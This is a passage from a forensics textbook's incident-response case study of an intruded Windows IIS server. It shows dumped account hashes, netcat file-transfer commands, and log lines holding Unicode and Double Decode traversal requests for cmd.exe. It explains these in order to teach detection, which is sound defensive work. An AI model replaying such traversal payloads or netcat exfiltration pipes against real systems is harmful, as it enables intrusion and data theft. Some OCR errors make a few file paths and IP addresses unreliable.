Guest:501:NO PASSWORD*****:NO PASSWORD*****:::  
IUSR_JBRWWW:1000:B936986BA1C5636B0F28D0549F4A7C10:137C045C1CACAE4B07C6C3B88BFOCE6D:::  
IWAM_JBRWWW:1001:DA3DF28964893179378B2EB9047FBA87:A2C8D0EC209C60A48DB9365A51565DC4:::
```

There are four users for JBRWWW: Administrator, Guest, IUSR_JBRWWW, and IWAM_JBRWWW. Administrator is the super user account (RID 500) that every system must have. Guest is a disabled account that also exists on all Windows systems. IUSR_JBRWWW and IWAM_JBRWWW are normal user accounts that processes, such as the IIS Web server, use to run. These accounts are on the machine to limit the damage an attacker could cause the system through a Web-based attack because he would only have a lowly user account rather than Administrator-level access right away. We see that there are no other accounts on JBRWWW of interest.

IIS Logs

Most attacks in the modern era happen over TCP port 80 (HTTP). Why? you may ask. Because there are literally millions of Web servers running, and incoming port 80 traffic is rarely blocked at the victim's network boundaries. *You cannot block what you must allow in.* Because we have not seen the initial method of intrusion, we can only guess at this point that it may have been the IIS Web server.

The IIS Web server writes any activity to logs in the `C:\winnt\system32\logfiles` directory by default. In this directory, there is another directory named `W3SVCn`, where *n* is the unique ID of the Web server. Usually this ID starts at one, but because one Web server can host numerous domains, each `W3SVC` directory must be analyzed. JBRWWW only hosted one domain, so the directory of interest is `W3SVC1`.

Inside the `W3SVC1` directory there are two files: `ex030923.log` and `ex031001.log`. Each of these logs contains the activity for the Web server for a whole day. The file name distinguishes the day:

`ffyyymmdd.log`

... where *ff* is the format, *yy* is the year, *mm* is the month, and *dd* is the day. IIS can log three different types of formats: W3C Extended (*ff* would be *ex* in this case), NCSA common (*ff* would be *nc* in this case), and Microsoft IIS native format (*ff* would be *in* in this case). JBRWWW is using the default extended log formatting and contains activity for the days of September 9, 2003 and October 1, 2003.

The next problem we must overcome is how to transfer the relevant logs to our forensic workstation. We do not want to FTP them or to perform any other intrusive command that would greatly change the state of JBRWWW because we will be performing a forensic duplication in the future. Instead, if you refer to the introduction in this chapter, we presented a method of transferring data from one machine to another. Instead of using `command` like we initially presented, we will use `type file.txt` to transfer `file.txt` from the victim machine to the forensic workstation. Therefore, first execute this command on the forensic workstation:


```
nc -v -l -p 2222 > ex030923.log
```

Next, type the following command on JBRWWW to transfer the file named `ex030923.log` to our forensic workstation:

```
type c:\winnt\system32\logfiles\w3svc1\ex030923.log | nc  
➤ forensic_workstation_ip_address 2222
```

Press CTRL-C when the file is finished transferring. This can be confirmed with a simple network monitoring session (described in a later chapter). We also performed the same series of commands to transfer `ex031001.log` to the forensic workstation.

When we open `ex030923.log`, we see the following header:



CHAPTER 1 WINDOWS LIVE RESPONSE

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-09-23 22:50:59
#Fields: time c-ip cs-method cs-uri-stem sc-status
```

The date and time, the first bolded line, are actually reported in GMT, not EDT (JBRWWW's local time zone). Keep this in mind because it can trip you up when correlating this information to other auditing material (such as file system time and date stamps). The second bolded line lists the recorded fields. These are the default fields that are recorded by the IIS server, but there are many more available if the Administrator enables them. A good reference for these fields exists at

http://www.microsoft.com/technet/prodtechnol/windowsserver2003/proddocs/standard/ref_we_logging.asp


As we begin to skim the first few lines, we notice something very interesting. First, the accesses happen very quickly, and the source IP address is 95.16.3.79. The speed of the Web accesses is much faster than one person can type. Second, the fourth request has an interesting keyword embedded in it:

```
22:51:17 95.16.3.79 GET /Nikto-1.30-Y7hUN21Duija.htm 404
```

Nikto is a well-known Web server vulnerability scanning tool available from <http://www.cirt.net/code/nikto.shtml>. It would make sense that a Web vulnerability scanning tool would access JBRWWW repeatedly in a short amount of time. Another tell-tale sign is the status code (the last number 404). Any time this number is in the 400s, the access was unsuccessful. If the status code was in the 200s, the access was successful. Web vulnerability scanners generate numerous result codes in the 400s. Other result codes can be compared to the chart at <http://www.iisfaq.com/default.aspx?View=A145&P=230>. Upon reviewing the log for September 9, we see that all the activity came from one IP address in less than one minute. JBRWWW was the victim of an HTTP vulnerability scan on that day.

On October 1, 2003, we see the following activity:


```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-10-01 22:58:53
#Fields: time c-ip cs-method cs-uri-stem sc-status
22:58:53 95.208.123.64 GET /NULL.printer 404
```



```
23:00:55 95.208.123.64 HEAD /iisstart.asp 200
23:01:18 95.16.3.79 GET /iisstart.asp 200
23:01:18 95.16.3.79 GET /pagerror.gif 200
23:01:18 95.16.3.79 GET /favicon.ico 404
23:03:23 95.208.123.64 GET /NULL.printer 404
23:08:45 95.16.3.79 GET /NULL.printer 404
23:15:09 95.208.123.64 OPTIONS / 200
23:16:30 95.208.123.64 OPTIONS / 200
23:16:30 95.208.123.64 PROPFIND /ADMIN$ 404
23:17:04 95.16.3.79 GET /scripts/../../../../winnt/system32/cmd.exe 200
23:17:54 95.16.3.79 GET /scripts/../../../../winnt/system32/cmd.exe 502
23:20:19 95.16.3.79 GET /scripts/..%5c..%5c..%5c../winnt/system32/cmd.exe 200
23:32:43 95.208.123.64 OPTIONS / 200
23:32:43 95.208.123.64 PROPFIND /ADMIN$ 404
23:33:52 95.208.123.64 PROPFIND /ADMIN$ 404
23:58:16 95.208.123.64 OPTIONS / 200
23:58:16 95.208.123.64 PROPFIND /ADMIN$ 404
```

The first bolded line is a telltale sign of the “.printer” Microsoft Windows 2000 buffer overflow (Securityfocus.com Bugtraq ID 2674) from IP address 95.208.123.64. Because we are seeing the attack in our logs, we know it was unsuccessful. Typically, when this buffer overflow is used against a vulnerable server, it causes the Web server to crash, so the activity is not logged in the IIS log. The next four lines not bolded are attributed to users at 95.208.123.64 and 95.16.3.79 accessing the default Web page, perhaps checking whether the Web server is available. The second set of bolded lines represents unsuccessful attempts from 95.208.123.64 and 95.16.3.79 using the same “.printer” buffer overflow. Seeing two IP addresses tells us that they may be the same person or more than one person working together.

The third set of bolded lines shows a successful (due to the result codes being 200 and 502) attack. If we dissect the attack, we see that someone accessed the `C:\winnt\system32\cmd.exe` executable. *The Web server should never access the cmd.exe command shell.* In short, 95.208.123.64 was able to run commands on JBRWWW in the context of IUSR_JBRWWW (not Administrator). The first two bolded lines of this set show what is known as the Unicode attack. The last line shows the Double Decode attack (also referenced earlier in this chapter). Both attacks are a directory traversal attack in which the attacker escapes the directory to which the Web server is restricted to run arbitrary programs on the victim machine. To quickly locate similar attacks on other machines, we could easily search for `cmd.exe` in the IIS logs and see whether the result code was 200. Because JBRWWW did not enable more fields in the W3C extended logs, we cannot see what the attacker ran with the command shell.



CHAPTER 1 WINDOWS LIVE RESPONSE

SUSPICIOUS FILES

If we were not acquiring a forensic duplication of JBRWWW, we could transfer any suspicious file with our “Poor Man’s FTP” using netcat. The syntax for the command to run on the forensic workstation is as follows:

```
nc -v -l -p 2222 > filename
```


Now, type the following command on JBRWWW to transfer the file named `filename` to our forensic workstation. Remember that the file named `filename` does not have to contain ASCII text. You can also transfer binary files on the victim machine in this manner.

```
type filename | nc forensic_workstation_ip_address 2222
```

The binaries that were flagged by our file system analysis because they were created during the intrusion include the following, in Table 1-3:

Table 1-3 The Suspicious Binaries Transferred from JBRWWW

File Name
c:\WINNT\system32\PSEXESVC.EXE
c:\WINNT\system32\os2\dll\nc.exe
c:\WINNT\system32\os2\dll\Configure
c:\WINNT\system32\os2\dll\COPYING
c:\WINNT\system32\os2\dll\cygregex.dll
c:\WINNT\system32\os2\dll\cygwin1.dll
c:\WINNT\system32\os2\dll\iroffer.cron
c:\WINNT\system32\os2\dll\iroffer.exe
c:\WINNT\system32\os2\dll\Makefile.config
c:\WINNT\system32\os2\dll\mybot.ign1
c:\WINNT\system32\os2\dll\mybot.ign1.bkup
c:\WINNT\system32\os2\dll\mybot.ign1.tmp



PUTTING IT ALL TOGETHER

File Name

c:\WINNT\system32\os2\d11\mybot.log

c:\WINNT\system32\os2\d11\mybot.msg

c:\WINNT\system32\os2\d11\mybot.pid

c:\WINNT\system32\os2\d11\myconfig

c:\WINNT\system32\os2\d11\README

c:\WINNT\system32\os2\d11\sample.config

c:\WINNT\system32\os2\d11\WHATSNEW

c:\update.exe

c:\WINNT\system32\os2\d11\update.exe

c:\WINNT\system32\os2\d11\setup.exe

c:\WINNT\system32\os2\d11\samdump.d11

c:\WINNT\system32\os2\d11\temp.txt

c:\WINNT\system32\os2\d11\mybot.xdcc.bkup

c:\WINNT\system32\os2\d11\mybot.xdcc

c:\WINNT\system32\os2\d11\mybot.xdcc.txt

We transferred these files to our forensic workstation and they are included on your DVD for further analysis.

PUTTING IT ALL TOGETHER

The initial objective was to determine whether or not an incident occurred. The volatile and nonvolatile data collected during the Windows live response indicates that an unauthorized intrusion did in fact occur. Figure 1-1 indicates the status of ongoing unauthorized network connections detected during the response.

CHAPTER 1 WINDOWS LIVE RESPONSE




Figure 1-1 Network Connections During Intrusion Response at 9:58PM on 1 October 2003

Although there were no Windows Security Event Logs, the IIS logs indicated that JBRWWW was scanned with a well-known Web scanning utility known as Nikto at 6:51:17PM on September 23, 2003, from IP address 95.16.3.79. Approximately 18 seconds prior to the scan, a default IIS Web page was accessed from the IP address 95.16.3.23. It is common before and after an attack for the intruder to check the status of the Web site by accessing such a page. This may indicate that the attacker had access or control of the system at 95.16.3.73 or perhaps was working with someone else who did.

Then on October 1, 2003, an attacker from IP address 95.208.123.64, possibly working in conjunction with 95.16.3.79, initiated a successful Unicode attack after failed “.printer” buffer overflow attempts.

Although the details haven’t been determined, it appears that the attackers were able to execute commands on JBRWWW via the IIS Unicode attack and establish an FTP session back to one of their systems. They were also able to install netcat and iroffer in the C:\WINNT\system32\os2\d11 directory. Figure 1-2 shows a general sequence of the activity based on information collected during the response.

PUTTING IT ALL TOGETHER




Figure I-2 Timeline for October 1, 2003

Up to this point, we’ve conducted the initial system approach, identified an intrusion, and obtained a forensic image of the victim system. In Chapters 3, “Collecting Network-Based Evidence,” and 4, “Analyzing Network-Based Evidence for a Windows Intrusion,” we will analyze network traffic captured as part of this intrusion, and in Chapter 8, “Noncommercial-Based Forensic Duplications,” we will perform a forensic analysis of the system. Combining these processes will help “fill in the gaps” and will play a critical role in subsequent incident response cycles such as containment and eradication.

